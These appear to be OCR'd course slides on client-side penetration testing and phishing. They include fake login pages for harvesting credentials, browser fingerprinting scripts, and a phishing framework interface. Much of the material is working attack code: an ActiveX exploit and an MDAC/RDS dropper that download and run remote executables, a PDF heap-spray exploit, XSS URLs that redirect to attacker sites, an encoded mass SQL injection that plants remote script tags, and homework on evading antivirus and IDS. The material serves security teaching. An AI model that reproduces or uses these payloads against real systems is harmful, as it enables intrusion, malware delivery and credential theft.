
- Email
  - Click link, open attachment, enter credentials
- Web
  - Browser exploits
  - Vulnerable ActiveX controls
  - XSS a user to your vulnerable page
  - Write access to a web server/application
  - Download & run exe
    - No Exploit Required - JavaScript is your friend ☺

Attachments

- Open my attachment please ☺
  - Office Attachments are a common and great attack vector.
  - Download and ‘infect’ a pdf from the company website ala MetaPhish
- Typically bypass perimeter security
  - Do you block office extensions?
- Difficult to detect
  - Can AV scan and analyze a macro or an overflow in what appears to be a well formatted document?


This is a one-time identity verification process prior tp proceeding to the Complaincy Awareness and Training website. This is a necessary step as the following pages contain detailed confidential information.
Please enter your Username and Password that you would normally use to login to your workstation.
Username:
Password:
Login


Address Not Found
Firefox can't find the server at www.zerodaysolutions.co.
The browser could not find the host server for the provided address.
Did you make a mistake when typing the domain? (e.g. "ww.mozilla.org" instead of "www.mozilla.org")
Are you certain this domain address exists? Its registration may have expired.
Are you unable to browse other sites? Check your network connection and DNS server settings.
Is your computer or network protected by a firewall or proxy? Incorrect settings can interfere with Web browsing.
Try Again


WatchGuard
Firebox SSL
with CITRIX Secure Access
My own computer
This provides full access to applications and resources in the corporate network
If you are having problems connecting, click here to install SSL VPN Client.
Username:
Password:
Connect
If you are having problems and need support contact your system adm
Opening CitrixSAClient.exe
You have chosen to open
CitrixSAClient.exe
which is a: Binary File
from: http://98.14.243.62
Would you like to save this file?
Save File
Cancel


Microsoft
Microsoft Office
Outlook Web Access
Provided by Microsoft Exchange Server 2003
login

What about that link?

- Wildcard DNS is your friend
- *.dzro.net is mine. Try it.

http://dept.company.com.dzro.net/a/page.php?pid=<pageid>&uid=<userid>

Scope aka Limitations

- Gather Metrics only
  - Who clicked the link? When?
  - Was and ‘exe’ downloaded?
- Data Gathering (no exploitation)
  - Username/password or metrics
  - Host information – IP, Plugins, browser,etc…
- Gain Access
  - Are Exploits allowed?
  - Drop ‘flag’, get screenshot
  - Pivoting (?)

- Is the user’s system in scope…?

```
function ipCheck($target_ip) {

    $scopeIPflag = 0;

if ((preg_match("/$firstRange/",$target_ip,
    $matches)) || (preg_match("/$sndRange/",$target_ip,
    $matches))) {
    $scopeIPflag = 1;
}
else {
    $scopeIPflag = 0;
}
    return $scopeIPflag;
}
```

Tracking Users

- How do you track what the user did?
  - Log everything
  - Timestamps
  - Tag emails, attachments, etc…
    - PageID = {PAGE #}
    - UserID = {MD5}
    - ExeID = {exe|pdf|other}
- Data Harvesting….

Java

```
function local_info() {
        window.onerror=null;
try {
    var sock = new java.net.Socket();
    sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
    sock.connect(new
    java.net.InetSocketAddress(document.domain,(!document.location.port)?80:
    document.location.port));
    document.forms[0].local_ip.value = sock.getLocalAddress().getHostAddress();
    document.forms[0].hostname.value = sock.getLocalAddress().getHostName();

    for (var index = 0; index < navigator.plugins.length; index++)
        document.forms[0].plugins.value = document.forms[0].plugins.value
    +navigator.plugins[index].name + "; ";
    } catch (e) {}
}
```

PHP

- PHP Global Variables

```
$fields['Remote IP']        = $_SERVER['REMOTE_ADDR'];
$fields['Remote Host']      = $_SERVER['REMOTE_HOST'];
$fields['Remote Port']      = $_SERVER['REMOTE_PORT'];
$fields['User Agent']       = $_SERVER['HTTP_USER_AGENT'];
$fields['Referrer']         = $_SERVER['HTTP_REFERER'];
$fields['Cookie']           = $_GET['cookie'];
```

  - Make sure your server is not NAT’d

IE:CLIENTCAPS

- getComponentVersion
- isComponentInstalled

```
<HTML xmlns:IE>
 <HEAD>
<STYLE> @media all {
 IE\:clientCaps {behavior:url(#default#clientcaps)}
}
</STYLE>
</HEAD>
<BODY>
<IE:clientCaps ID="oClientCaps" />
 <SCRIPT> sMSvmVersion = oClientCaps.getComponentVersion("{44BBA848-
      CC51-11CF-AAFA-00AA00B6015C}", "ComponentID");
</SCRIPT>
:
</BODY>
```

ActiveX Controls

```
var ver = null;
try {
    ver = new ActiveXObject("AcroPDF.PDF");
}
catch (e){
}
if (!ver) {
    try {
        ver = new ActiveXObject("PDF.PdfCtrl");
    }
    catch (e){
    }
}
```

WMI Scripting – MAC & IP Addy

```
 var o = _check_obj("WbemScripting.SWbemLocator");
var net = [];
if (o) {
	try {
		var s = o.ConnectServer(strServer = ".");
		var a = s.ExecQuery("SELECT MACAddress, IPAddress FROM
	Win32_NetworkAdapterConfiguration");
		var e = new Enumerator(a);

	for (;!e.atEnd();e.moveNext()){ // Loop over Adapter properties.
		var x = e.item();
		 if(x.MACAddress){
			net[net.length] = '<br>' + x.MACAddress;
		 }
		 if (x.IPAddress !== null) {
			net[net.length] = x.IPAddress.toArray();
	}
}
```

WMI Scripting – Processes

```
var processes = [];
 a = s.ExecQuery("SELECT * FROM Win32_Process");
          e = new Enumerator(a);
          var d;
          for (; !e.atEnd();e.moveNext()) {
              d = '';
              x = e.item();
              if (x.Caption) {
                  d = x.Caption;
              }
              if (x.CommandLine) {
                  d = d + ':' + x.CommandLine + '<br>';
              }
              processes[processes.length] = d;
          }
```

WMI Scripting - Drivers

```
var drivers = [];
a = s.ExecQuery("SELECT * FROM Win32_SystemDriver WHERE State = 'Running'");
e = new Enumerator(a);
	for (; !e.atEnd();e.moveNext()) {
		d = '';
		 x = e.item();
	if (x.Name) {
		d = x.Name;
	}
	if (x.PathName) {
		d = d + ':' + x.PathName + '<br>';
	}
	drivers[drivers.length] = d;
}
```

JavaScript – Popup allowed?

```
function popupsAllowed() {
    var allowed = false;
    var w = window.open ("about:blank","","directories=
     no,height=1,width=1,menubar=no,resizable=no,scrollbars
     =no,status=no,titlebar=no,left=0,top=0,location=no");
    if (w) {
        allowed = true;
        w.close();
    }
    return allowed;
}
```

JavaScript – Navigator Object

navigator.userAgent = Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; …
navigator.platform = Win32
navigator.appCodeName = Mozilla
navigator.appName = Netscape
navigator.appVersion = 5.0 (Windows; en-US)
navigator.language = en-US
navigator.mimeTypes = [object MimeTypeArray]
navigator.oscpu = Windows NT 5.2
navigator.product = Gecko
navigator.productSub = 2009101601
navigator.plugins = [object PluginArray]
navigator.securityPolicy =
navigator.cookieEnabled = true
navigator.onLine = true
navigator.buildID = 2009101601

Try it:
alert(window.navigator.userAgent)

Which exploit please…

- Serve up exploit based on UA String & OS :

```
$user_agent = getenv("HTTP_USER_AGENT");

 if (eregi("(msie) ([0-9]{1,2})", $user_agent, $ver)) {
      $browser = "MSIE";
      $version = $ver[2];
}
elseif (strstr($user_agent, "Firefox")) {
      $browser = "Firefox";
}
```

Why?

```
function check_version() {
        var  s;
        var Sys = {};
        var OSVersion  = navigator.userAgent.toLowerCase();
        s=OSVersion .match(/windows nt ([\d.]+)/)[1]

        var IEVersion = navigator.userAgent.toLowerCase();

        if(s==5.1) {
        if (document.getBoxObjectFor)  {
                Sys.firefox = IEVersion .match(/firefox\/([\d.]+)/)[1];
                document.write("<iframe frameborder=0 src=" + "firefox.html width=468 height=60
        scrolling=no></iframe>");
        }
         if (window.ActiveXObject) {
                Sys.ie = IEVersion .match(/msie ([\d.]+)/)[1];
                if (Sys.ie==6.0||Sys.ie==7.0)
                document.write("<iframe frameborder=0 src=" + "ie.html" + " width=468 height=60
        scrolling=no></iframe>");
          }
    }
}
```

ActiveX & Browser Exploits

```
<html>
    <object classid='clsid:F0E42D50-368C-11D0-AD81-
    00A0C90DC8D9' id='fun'></object>
    <script language='vbscript'>
    fun.SnapshotPath = "http://xx.xxx.xxx.xxx/evil.exe"
    fun.CompressedPath = "C:/Documents and Settings/All
    Users/Start menu/programs/startup/notsoevil.exe"
    fun.PrintSnapshot()
    </script>
</html>
```

- ms08_041 Microsoft Access snapshot viewer [ActiveX] exploit

MDAC/RDS aka ms06-040

```
function dropper() {
var x = document.createElement('object');
x.setAttribute('id','x');
x.setAttribute('classid','clsid:D96C556-65A3-11D0-983A-00C04FC29E36');
try {
var obj = x.CreateObject('msxml2.XMLHTTP','');
var app = x.CreateObject('Shell.Application','');
var str = x.CreateObject('ADODB.stream','');
try {
str.type = 1;
obj.open('GET','http://coolsite.com//innocent.exe',false);
obj.send();
str.open();
str.Write(obj.responseBody);
var path = './/..//svchosts.exe';
str.SaveToFile(path,2);
str.Close();
} catch(e) {}
try {
app.shellexecute(path);
} etc….
```

document.createElement + setAttribute to create & modify attributes of each new element

← RDS.dataspace [MDAC]

← XMLHTTP Obj to handles communication with server

← Instantiate a shell identified by classid

← Object contains method to manage binary stream

XMLHTTP open() & send() methods used to initialize request & send request to server

ADODB.stream open() method opens stream obj. write() method writes the binary to a binary obj. SaveToFile() method saves contents to local file

exec file using shellexecute() , part of the function we created earlier

- Works on IE 6 & 7 (with interaction)

Fileformat Exploits

```
var payload = unescape("shellcode");

var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillblock;
mem = new Array();
for (i=0;i<1400;i++) mem[i] = block + heapblock;

var num = 1299999999999999998888...snip
util.printf("%45000f",num);
```

Obfuscation & Encryption

- IDS/IPS evasion
  - Code obfuscation
    - unescape(), String.fromCharCode()
    - arguments.callee(), eval()
    - String Splitting
    - Whitespace
    - String Randomization
    - XOR
- eval(unescape(var.replace(/[stuff]/g,%u)));
- eval(gzinflate(base64_decode());

More Delivery Vectors - XSS

- http://isis.poly.edu/index.php?page=5'"><script>open(/evilsite.com/.source)</script>&people=0.2&person=1058

- http://www.poly.edu/calendar/main.php?view=event%3CsCrIpT%3Eeval(location.hash.substr(1))%3C%2fsCrIpT%3E&eventid=111!--#open('//evilsite.com')

  - Redirect to attacker site – Hosts exploit/login page
  - Persistent XSS is better – why?
  - Steal Cookies, Session ID's
  - XSS Shell

SQL Injection ??

;DECLARE%20@S%20CHAR(4000);SET
@S=CAST(0x4445434c41524520405420766172636861722832353529 2c40432076617
2636861722832353529204445434c4152452054616 26c655f437572736f7220435552534
f5220464f522053454c45435420612e6e616d652c622e6e616d652046524f4d207379736f
626a6563747320612c737973636f6c756d6e732062205748455245 20612e69643d622e6
96420414e4420612e78747970653d27752720414e442028622e7874797065203d39392
04f5220622e7874797065203d3335204f5220622e7874797065203d323331204f5220622
e7874797065203d31363729204f50454e205461626c655f437572736f722046455443482
04e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748
494c45202840404645544348 5f5354415455533d3029204245474 94e204558454328277
57064617465205b272b40542b275d20736574205b272b40432b275d3d6c656674282063
6f6e766572742876617263686172283830303029 2c205b272b40432b275d292c6c656e2
8636f6e766572742876617263686172283830303029 2c5b272b40432b275d2929202d20
362020132070617469 6e6465782827272574706972637 33c2527272c726576657273652
8636f6e766572742876617263686172283830303029 2c5b272b40432b275d2929292920
77686572652 05b272b40432b275d206c696b652027273c736372697074253c2f7363726
970743e272727292046455443482 04e4558542046524f4d205461626c655f437572736f7
220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f722044
45414c4c4f4341544520546 1626c655f437572736f72%20AS%20CHAR(8000
));EXEC(@S)—

SQL Injection !!


```
DECLARE @T varchar(255),@C varchar(4000)
DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35
or b.xtype=231 or b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=['+@C+']+""></title><script
src="http://xxxx.com /pwnt.js"></script><!--'' where
'+@C+' not like ''%''></title><script
src="http://www.xyxy.com/pwnt.js"></script><!--
'')FETCH NEXT FROM  Table_Cursor INTO @T,@C
END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```


A Few More…


- iFrames
  - document.write('<iframe style=display:none src="http://www.evilsite.com/file.htm"></iframe>')
- BODY onLoad
  - <BODY onLoad="open('http://evilsite.com')">
- Meta refresh
  - <meta http-equiv="refresh" content="3;url=http://evilsite.com">
- HTTP Headers
  - header('Content-type: application/pdf');
header('Content-Disposition: inline;filename="evil.pdf");
header("Content-Transfer-Encoding: binary");
- MITM
  - Ettercap
  - Cain & Abel
  - Karma / Karmetasploit


```
if ($payload == 'exe') {
    $file = "java.exe";
    $size = filesize($filename);
    $fp = fopen($filename, "r");
    $source = fread($fp, $size);
    fclose($fp);

    header("Accept-Ranges: bytes\r\n");
    header("Content-Length: ".$size."\r\n");
    header("Content-Disposition: inline; filename=".$file);
    header("\r\n");
    header("Content-Type: application/octet-stream\r\n\r\n");
    echo $source;
}
```

Let’s make it easy…




ASSAGAI
PHISHING FRAMEWORK
Logged in as: dean
Logout
Home
Manage
Reports
About
This page allows you to add a new email phishing theme to use with your current or future phishes. You wil be able to edit the body of the email adding variables to insert usernames, first name & last name fields and urls.
This section adds new email phish theme to the existing list of phish templates displayed on the template selection page.
Add New Email Phish Theme:
New Theme:
Description:
Email Subject:
Email Body:
this is a test sample for {USERID} and {FIRSTNAME}.
Description of new theme.
The body of the email needs to be well formatted html. A series of variables are available that can be added to the body of the email in order to personalize it. Please check the help file for a listing of these variables and examples of their usage.
Add Theme
© 2009 zero(day)solutions, llc. All rights reserved. Terms of Use
Privacy Policy | Legal Notice


ASSAGAI
PHISHING FRAMEWORK
Logged in as: dean
Logout
Home
Manage
Reports
About
This page allows you to configure additional email settings such as a different SMTP server, From Address, Attachment, mailing frequency, etc... You can edit the template contents [body] here as well.
Phish:
To: Emails.
From Name:
[eg: Bill Gates]
From Email:
[eg: ceo@company.com]
Bcc:
Add an additional email here to recieve copies of each email sent. [spam yourself]
Reply To:
Add an email address to receive any reply emails.
X-Mailer/Mail Client:
Microsoft Outlook Express
The X-Mailer mail header field is used to describe the software used in sending the email.
Threshold:
2
Adjust the frequency of email delivery. [all values are in seconds]
Subject:
Attachment:
Use Fileformat Exploit.
Browse...
Upload a custom attachment of your choosing.
No Attachment.
Configure Fileformat Exploit:
Filename:
[eg: quarterlysales.pdf]
Exploit:
(Adobe PDF < 8.2) Collab_Email
Local Host:
Local Port:
Payload:
Reverse
Remote Port:
Body:


ASSAGAI
PHISHING FRAMEWORK
Logged in as: dean
Logout
Home
Manage
Reports
About
Select the email and webpage template and theme to use for your phish. You wil be able to edit the body of the email and the contents of the webpage in the next steps. Alternaltively you can create a custom email or use the mirroring option to scrape a target website.
In order to permenently add a template to the current list of available templates please click on [manage] above.
Select Email Theme
Corporate Compliance
This email attempts to take advantage of the various compliance and regulatory requirements that companies have today.
Password Syncronization
This email attempts to convince a user that by 'syncing' their password, they will be able to sign into all their applications with one login.
IRS Refund
This phish attempts to take advantage of tax season and hints at a user getting an additional refund
Watchguard SSLVPN
This phish attempts to take advantage of an update email about a SSLVPN service
Human Resources Benefits Update
This email attempts to convince the user that they need to login to the Human Resources Portal
Select Webpage Theme
Corporate Compliance
This wepage attempts to take advantage of the various compliance and regulatory requirements that companies have.
Password Synchronization
This webpage attempts to convince a user that by 'syncing' their password, they will be able to sign into all their applications with one login.
IRS Refund
This website attempts to take advantage of tax season and hints at a user getting an additional refund
Watchguard SSLVPN
This website presents a fake SSLVPN login page and asks the user to download an updated client
Human Resources Benefits Manager
This template presents a fake login page to the company's online benefits manager
Select
© 2009 zero(day)solutions, llc. All rights reserved. Terms of Use
Privacy Policy | Legal Notice

Comments

- Client side attacks will continue to grow and develop
- Client side pentesting is very different to traditional network pentesting
- A successful client side attack can quickly lead to access of critical assets

Someone always clicks the link

Homework

- **Plugin detection**
  - Create a webpage to detect browser version, 3rd party apps, CLASSIDs, etc...
  - Consider cross browser functionality
  - Deliver an exploit or unique page based on Browser/OS
- **Create and obfuscate MDAC RDS code**
  - Try to bypass a network IDS. Consider what's triggering.
  - Code sample available
- **Malicious PDF**
  - Bypass AV on host. Test against virus total. It must be functional - Open CALC.EXE...
  - Code sample available